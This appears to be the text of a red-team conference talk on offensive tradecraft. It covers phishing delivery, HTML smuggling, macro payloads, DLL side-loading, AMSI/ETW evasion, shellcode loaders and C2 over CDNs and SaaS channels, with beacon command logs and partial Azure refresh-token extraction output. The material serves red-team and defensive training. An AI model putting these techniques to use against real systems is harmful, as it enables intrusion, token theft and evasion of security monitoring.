
[.] Machine connected to Azure AD:
Tenant ID      : 
Tenant Name    : 
Device Name    : 
OS Version     : 10.0.19042.867
User Email     : 

[.] Primary Refresh Token extraction:
Nonce  : AwABAAEAAAACAOz_BAD0_ytHRsu7uQfmfgqcCE6sCOF4iaUVMet0dKMBp
Target  : https://login.microsoftonline.com/login.srf
Cookie  : x-ms-RefreshTokenCredential
PRT     : 
eyJhbGciOiJIUzI1NiIsICJrZGZfdmVhIjoyL
```



Command & Control

- » Utilise Nginx Rev-Proxy + RedWarden to cut off suspicious Requests & evade JA3
- » C2 over Serverless Redirectors & Domain Fronting (CDNs) **only**
 - » AWS Lambda, Azure Functions, CloudFlare Workers, DigitalOcean Apps
 - » Azure CDN, StackPath, Fastly, Akamai, Alibaba, etc.
- » Communicate over Exotic channels (C3):
 - » Steganography-based in PNGs hosted on Image Hosting
 - » Mattermost
 - » Asana
 - » Github
 - » JIRA
 - » Discord, Slack
 - » Dropbox, Google Drive
 - » OneDrive
 - » MSSQL
 - » LDAP
 - » Printer Jobs




» Steal Azure / Office Primary Refresh Token (PRT)

```
» Steal OneDrive SSO Access & Refresh Tokens
for Session Hijacking on attacker-controlled Machine
```

```
beacon> bofnet_loadstracciatella C:\Users\███████\AppData\Local\Temp\gJzP0ij7eXnS.zip "C:\Users\███████\OneDrive - ING\files.zip"  
[+] Loaded Stracciatella.exe into BOFNET  
  
52022.blob.core.windows.net/;[...]REOa%2FKInRRuvWMTMZtw%  
[+] Public key token successfully resolved from assembly manifest.  
[*] PublicKeyToken=null successfully  
[-] Assembly has been prepared with CosturaUnmerge, running embedded assembly resolver
```

```
beacon> bofnet_executestracciatella move C:\Users\███████\AppData\Local\Temp\gJzP0ij7eXnS.zip "C:\Users\███████\OneDrive - ING\files.zip"  
[*] Tasked beacon to run Stracciatella via bofnet_executeassembly stracciatella -l "move C:\Users\███████\AppData\Local\Temp\gJzP0ij7eXnS.zip -  
[*] Attempting to start .NET assembly in blocking mode  
[+] [05/23 17:22:41] host called home, sent: 8350 bytes
```





SUMMARY



Phishing – Bullet Points – What Works

- » Spearphishing via Third-Party channels – LinkedIn
- » Forget about attachments in 2022, URLs are the primary viable vector
- » Email Delivery-wise:
 - » *GoPhish on VM1*
 - » *SMTP Redirector on VM2*
 - » *Google Suite / any other decent quality email suite as a next-hop forwarder*
- Frequency – extremely low yields best results: keep it 4-5 emails every few hours.
- Pay extra attention to embedded URLs & maturity of chosen domains
- Payload Delivery-wise:
 - Landing Page equipped with Anti-Sandbox
 - HTML Smuggling + delay + “*plausible deniability*” decoy payload



Delivery – Bullet Points

» My personal Bonnie & Clyde:

» 2022, still **HTML Smuggling + Macro-Enabled Office document** = 

» MacOS – VBA to JXA -> but then heavily sandboxed

» Secret Sauce lies in VBA poetry

» HTML hosted in high-reputation websites, storages, clouds

» Smuggling must include self-defence logic

» **Office document encryption** kills detection entirely – “VelvetSweatshop” might too!

» **VBA Purging** lowers detection potential

» VBA Stomping no longer has significant impact on detection potential, therefore not required

» Among different VBA Strategies – **File Droppers, DotNetToJS, XSL TransformNode** are killing machines



Initial Access – Bullet Points

» HTML Smuggling

- » That drops ISO, IMG, Macro-enabled Office docs (yup, they still keep on rolling)
- » ISO/IMG/other-containers merely effective against extensions-blacklisting

» Yummiest Payload Formats

- » PUB, PPTM – rarely blacklisted/sandboxed
- » ACCDB, MDE – for those who favor exotic ones
- » DOCX + Remote Templates (with arbitrary extensions),
- » DOC/XLS heavily obfuscated/encrypted/purged/yadda, yadda
- » CPL – still ignored by CrowdStrike



Initial Access – Bullet Points

» Effective VBA Macros Strategies

» File Droppers

- » *Simplicity at its best*
- » ***DLL = Indirect + Delayed Execution + No Reputation/Prevalence Evaluation***
 - » *forget about EXEs in 2022*
- » Drop proxy DLL into %LOCALAPPDATA%\Microsoft\Teams\version.dll & execute DLL Side-Loading
- » Drop XLL & setup Excel extension
- » Drop DLL & execute COM Hijacking

» DotNetToJScript flavoured

- » Pure In-Memory execution
- » Ironically bypasses Defender's ASR rule:
 - » *“Block office applications from injecting into other processes”*

» XSL TransformNode

- » Pure In-Memory execution
- » super effective, not signed, low IOC surface, lesser known



Installation – Bullet Points

» Use Custom Malware or Customize Lesser Known C2s

- » Modify Open-Source C2 to remove outstanding IOCs, hardcoded HTTP status codes, headers

» Develop Custom Shellcode Loader

- » If you ask me - I'm a purist – C/C++ is the optimal language choice.
 - » Rust/Go/C# add their own specific nuances, I don't buy them for MalDev
 - » Nim looks promising though
- » Embed shellcodes in Proxy DLL loaders
- » Utilize DLL Side-Loading as your execution entry point (Teams' version.dll is convenient)
- » Direct Syscalls or intelligent Unhooking, AMSI + ETW evasion, delayed execution are MUST HAVE
- » Remote-Process Injection is a tough one to get it right, prefer operating Inline/Inprocess

» Malware Development CI/CD Pipeline

- » Develop -> pass through daisy-chained obfuscations -> Backdoor legitimate PE -> Watermark -> Sign It.



C2 – Bullet Points

» Egress Through HTTPS – Highly Trafficked Servers Only

- » Serverless Redirectors,
- » Domain Fronting via CDN,
- » Legitimate services – Github, Slack, MS Teams, Asana

» Forget DNS, ICMP, IRC

- » We're no longer in mid-90s – robust NIPS/NIDS and ML-based signaturing outrules exotic protocols

» Offensive Deep Packet Inspection

- » Closely examine Inbound requests and decide if they originate from your Implants/Infra
- » If not, kill them at spot – TCP RESET/Redirect/404
- » RedWarden-style:
 - » Rev-PTR inspection
 - » WHOIS, IP Geo
 - » HTTP Headers
 - » Alignment to expected Malleable contract

Q & A

Questions? 😊



@mariuszbit / mb@binary-offensive.com

<https://mgeeky.tech>

<https://github.com/mgeeky>